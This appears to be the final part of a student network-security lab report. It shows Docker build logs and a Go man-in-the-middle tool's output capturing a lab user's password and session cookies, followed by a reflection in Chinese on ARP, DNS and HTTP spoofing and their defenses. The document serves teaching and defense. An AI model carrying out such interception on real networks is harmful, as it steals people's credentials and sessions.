PS D:\Net_security\test2\proj3\part4> sh run_client.sh
2024/05/26 19:48:53 http2: server: error reading preface from client //./pipe/docker_engine: file has already been closed
[+] Building 2.6s (13/13) FINISHED                                                                    docker:default
 => [mitm internal] load build definition from Dockerfile                                                       0.0s
 => => transferring dockerfile: 228B                                                                            0.0s
 => [mitm internal] load metadata for docker.io/library/golang:1.18.1-alpine                                    2.5s
 => [mitm internal] load .dockerignore                                                                          0.0s
 => => transferring context: 2B                                                                                 0.0s
 => [mitm 1/8] FROM docker.io/library/golang:1.18.1-alpine@sha256:42d35674864fbb577594b60b84ddfba1be52b4d4298c961b46ba95e  0.0s
 => [mitm internal] load build context                                                                          0.0s
 => => transferring context: 380B                                                                               0.0s
 => CACHED [mitm 2/8] WORKDIR /p4                                                                               0.0s
 => CACHED [mitm 3/8] RUN apk add --no-cache libpcap-dev libc-dev gcc tcpdump iproute2                          0.0s
 => CACHED [mitm 4/8] COPY go.mod .                                                                             0.0s
 => CACHED [mitm 5/8] COPY go.sum .                                                                             0.0s
 => CACHED [mitm 6/8] RUN go mod download                                                                       0.0s
 => CACHED [mitm 7/8] COPY network/ network/                                                                    0.0s
 => CACHED [mitm 8/8] COPY mitm.go .                                                                            0.0s
 => [mitm] exporting to image                                                                                   0.0s
 => => exporting layers                                                                                         0.0s
 => => writing image sha256:448b8efb2e87ae5b9f0019675749184e45ed39568c8ebcc50721363594078c3a                    0.0s
 => => naming to docker.io/library/part4-mitm                                                                   0.0s
[+] Running 1/1
 ✓ Container part4-mitm-1  Started                                                                              0.0s
2024/05/26 19:49:04 http2: server: error reading preface from client //./pipe/docker_engine: file has already been closed
[+] Building 17.4s (13/13) FINISHED                                                                   docker:default
 => [client internal] load build definition from Dockerfile                                                     0.0s
 => => transferring dockerfile: 228B                                                                            0.0s
 => [client internal] load metadata for docker.io/library/golang:1.18.1-alpine                                 17.3s
 => [client internal] load .dockerignore                                                                        0.0s
 => => transferring context: 2B                                                                                 0.0s
 => [client 1/8] FROM docker.io/library/golang:1.18.1-alpine@sha256:42d35674864fbb577594b60b84ddfba1be52b4d4298c961b46ba9  0.0s
 => [client internal] load build context                                                                        0.0s
 => => transferring context: 380B                                                                               0.0s
 => CACHED [client 2/8] WORKDIR /p4                                                                             0.0s
 => CACHED [client 3/8] RUN apk add --no-cache libpcap-dev libc-dev gcc tcpdump iproute2                        0.0s
 => CACHED [client 4/8] COPY go.mod .                                                                           0.0s
 => CACHED [client 5/8] COPY go.sum .                                                                           0.0s
 => CACHED [client 6/8] RUN go mod download                                                                     0.0s
 => CACHED [client 7/8] COPY network/ network/                                                                  0.0s
 => CACHED [client 8/8] COPY mitm.go .                                                                          0.0s
 => [client] exporting to image                                                                                 0.0s
 => => exporting layers                                                                                         0.0s
 => => writing image sha256:2fa9398f9eb2c65a29911c1b97bc97e89d7d83dfd605277ddbc94256a5baf22f                    0.0s
 => => naming to docker.io/library/part4-client                                                                 0.0s
[+] Running 1/0
 ✓ Container part4-client-1  Created                                                                            0.0s
```

```
 ✓ Container part4-mitm-1  Stopped
mitm-1  | tcpdump: data link type LINUX_SLL2
mitm-1  | tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
mitm-1  | MITM:   Intercepted Credentials
mitm-1  |         Username:  Sabrina
mitm-1  |         Password:  PleaseComeBack
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   session_id
mitm-1  |         Value:
mitm-1  | tcpdump: data link type LINUX_SLL2
mitm-1  | tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
mitm-1  | MITM:   Intercepted Credentials
mitm-1  |         Username:  Sabrina
mitm-1  |         Password:  PleaseComeBack
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  |         Value:  IReallyLikeSecureCookies
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   session_id
mitm-1  | MITM:   Intercepted Cookie Sent By Client
mitm-1  |         Name:   AnotherCookie
mitm-1  |         Value:  WeAreTrackingYou O_O
mitm-1  | MITM:   Intercepted Cookie Set By Server
mitm-1  |         Name:   session_id
mitm-1  |         Value:
```





4.4.4 整理答案

代码较长，不再展示，详见 mitm.go

5. 实验体会和拓展思路

在此次实验中，通过对 Nmap 端口扫描、Wireshark 数据包嗅探以及中间人攻击等多个方面的深入学习和实践，我获得了许多经验。

首先，是多种网络安全工具的应用。使用 Nmap 工具对目标服务器进行端口扫描，可以快速识别开放的端口和运行的服务，为后续的攻击提供了重要信息。

Wireshark 工具则通过对网络流量进行捕获和分析，帮助我深入了解网络通信的细节，识别潜在的安全威胁。综合运用这些工具，我成功地实现了实验目标，并加深了对网络安全攻击和防护技术的理解。

其次是对 ARP、DNS 和 HTTP 协议的漏洞与安全性的深刻理解。在 ARP 欺骗攻击中，由于 ARP 协议缺乏认证机制，使得任何在局域网内的设备都可以伪造 IP 地址，进行中间人攻击。在实验中，我通过伪造 ARP 回复，将受害者的流量引导至攻击者的设备，成功实施了中间人攻击。这使我认识到，虽然 ARP 协议在局域网中使用广泛，但其安全性相对较低，容易被恶意利用。

在 DNS 欺骗攻击中，DNS 协议同样缺乏认证机制，使得攻击者可以伪造 DNS 响应，将域名解析到攻击者控制的 IP 地址。在实验中，我通过伪造 DNS 响应，将 fakebank.com 解析到攻击者的 IP 地址，成功欺骗了受害者的浏览器。这个过程让我意识到，DNS 协议的安全漏洞同样严重，攻击者可以通过这种方式进行钓鱼攻击，窃取用户的敏感信息。

HTTP 协议的安全性问题更加明显，因为 HTTP 通信是明文传输，缺乏加密和认证，使得中间人可以轻松拦截和篡改数据。在实验中，我通过拦截和转发 HTTP 请求，窃取了用户的登录凭证和 Cookie，并篡改了转账请求的目标账户。这进一步让我认识到，在现代网络环境中，使用 HTTPS 而非 HTTP 是多么的重要，以确保数据传输的安全性。

通过使用 Go 语言和 gopacket 库进行网络包处理，我对这些工具的强大功能有了更深入的了解。gopacket 库提供了丰富的网络包解析和处理功能，使得我能够轻松捕获和解析网络数据包。通过该库，我实现了对 ARP、DNS 和 HTTP 数据包的捕获和处理，并成功实施了中间人攻击。Go 语言的并发特性也在实验中得到了充分的体现，我利用 Go 语言的 goroutine 特性，实现了 ARP 服务器、DNS 服务器和 HTTP 服务器的并发运行，大大提高了程序的效率和性能。

当然，通过此次实验，我也思考了如何提升 ARP、DNS 和 HTTP 协议的安全性。首先，使用 HTTPS 替代 HTTP 是非常必要的，因为 HTTPS 在 HTTP 的基础上增加了 SSL/TLS 加密，可以有效防止中间人攻击，保障数据传输的安全性。为了进一步提升局域网内的安全性，可以启用 ARP 防护机制（如动态 ARP 检查，DAI），这可以有效防止 ARP 欺骗攻击。在 DNS 层面，使用 DNSSEC 为 DNS 协议增加了数字签名验证，可以防止 DNS 欺骗攻击，确保 DNS 解析的安全性。

在网络监控和入侵检测方面，部署网络监控系统和入侵检测系统（IDS）是非常重要的。通过部署网络监控系统，可以实时监控网络流量，及时发现异常行为和潜在的攻击。IDS 可以对网络流量进行深度分析，识别和阻止各种网络攻击，保障网络的安全性。通过这些技术手段，可以有效提升整个网络的防护能力。

提高网络安全意识也是一个关键因素。通过安全教育和培训，可以提升用户的安全意识和防范能力，减少因用户疏忽而导致的安全问题。定期进行安全审计，及时发现和修复安全漏洞，也能够提升整体安全性。在组织层面，应该制定和实施

严格的安全政策和规范，确保每个环节都得到充分的保护。

研究新型攻击技术和防护措施也是必要的。网络攻击技术不断发展，安全研究人员应持续跟踪新型攻击技术，深入研究其原理和防护措施。根据最新的攻击技术，开发和应用新型防护技术，如基于机器学习的异常检测、零信任网络架构等，可以显著提升网络安全水平。

通过此次实验，我不仅掌握了 ARP 欺骗、DNS 欺骗和 HTTP 欺骗的具体实现方法，也深刻理解了这些攻击技术背后的原理和危害。同时，实验中涉及的网络安全工具和技术为我提供了丰富的实践经验，为后续的安全研究和实践奠定了坚实基础。